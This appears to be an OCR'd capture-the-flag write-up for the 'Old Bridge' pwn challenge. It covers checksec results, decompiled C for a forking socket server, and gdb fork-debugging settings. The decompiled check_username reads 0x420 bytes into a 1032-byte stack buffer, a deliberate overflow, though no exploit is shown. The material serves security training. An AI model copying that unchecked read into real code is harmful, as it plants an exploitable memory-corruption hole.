

Old Bridge

1) Checked security




```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Old Bridge]
└─$ checksec oldbridge
[*] '/home/vigneswar/Pwn/Old Bridge/oldbridge'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
```


2) Decompiled the code


Decompile: main - (oldbridge)

```c

void main(int param_1,undefined8 *param_2)

{
  int iVar1;
  long in_FS_OFFSET;
  socklen_t local_50;
  undefined4 local_4c;
  int local_48;
  undefined4 local_44;
  int local_40;
  __pid_t local_3c;
  sockaddr local_38;
  sockaddr local_28;
  undefined8 local_10;

  local_10 = *(undefined8 *)(in_FS_OFFSET + 0x28);
  local_4c = 1;
  if (param_1 != 2) {
    printf("usage: %s <port>\n",*param_2);
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  local_48 = atoi((char *)param_2[1]);
  signal(2,exit_server);
  server_sd = socket(2,1,0);
  if (server_sd < 0) {
    perror("socket");
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  iVar1 = setsockopt(server_sd,1,2,&local_4c,4);
  if (iVar1 < 0) {
    perror("setsockopt");
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  local_38.sa_family = 2;
  local_38.sa_data._2_4_ = htonl(0);
  local_38.sa_data._0_2_ = htons((uint16_t)local_48);
  local_44 = 0x10;
  iVar1 = bind(server_sd,&local_38,0x10);
  if (iVar1 < 0) {
    perror("bind");
    close(server_sd);
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  iVar1 = listen(server_sd,5);
  if (iVar1 < 0) {
```



```c
    perror("listen");
    close(server_sd);
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  signal(0x11,(__sighandler_t)0x1);
  while( true ) {
    local_50 = 0x10;
    local_40 = accept(server_sd,&local_28,&local_50);
    if (local_40 < 0) {
      perror("accept");
      close(server_sd);
                    /* WARNING: Subroutine does not return */
      exit(1);
    }
    local_3c = fork();
    if (local_3c < 0) break;
    if (local_3c == 0) {
      iVar1 = check_username(local_40);
      if (iVar1 != 0) {
        write(local_40,"Username found!\n",0x10);
      }
      close(local_40);
                    /* WARNING: Subroutine does not return */
      exit(0);
    }
    close(local_40);
  }
  perror("fork");
  close(local_40);
  close(server_sd);
                    /* WARNING: Subroutine does not return */
  exit(1);
}
```



Decompile: check_username - (oldbridge)


```c

bool check_username(int param_1)

{
  int iVar1;
  ssize_t sVar2;
  long in_FS_OFFSET;
  int local_420;
  byte local_418 [1032];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  write(param_1,"Username: ",10);
  sVar2 = read(param_1,local_418,0x420);
  for (local_420 = 0; local_420 < (int)sVar2; local_420 = local_420 + 1) {
    local_418[local_420] = local_418[local_420] ^ 0xd;
  }
  iVar1 = memcmp(local_418,"il{dih",6);
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return iVar1 == 0;
}

```

3) Note:
i) Special debug

If you want to debug the child process, you must use `follow-fork-mode`. You must set the mode using


```
set follow-fork-mode child
```

set detach-on-fork off




1 `gdb` **does** support debugging multiple processes at once. Refer to sourceware.org/gdb/current/onlinedocs/gdb.html/... , stackoverflow.com/q/59735807/5267751 and sourceware.org/gdb/current/onlinedocs/gdb.html/... -- in particular, you can `set follow-fork-mode parent` + `set detach-on-fork off` + `set schedule-multiple on`, then `continue` will run all inferior at once. See also stackoverflow.com/q/27140941/5267751 to avoid gdb stopping when each inferior stop, or you can use `inferior 1` → `continue`. – user202729 Dec 31, 2023 at 13:51

We need to use this to debug

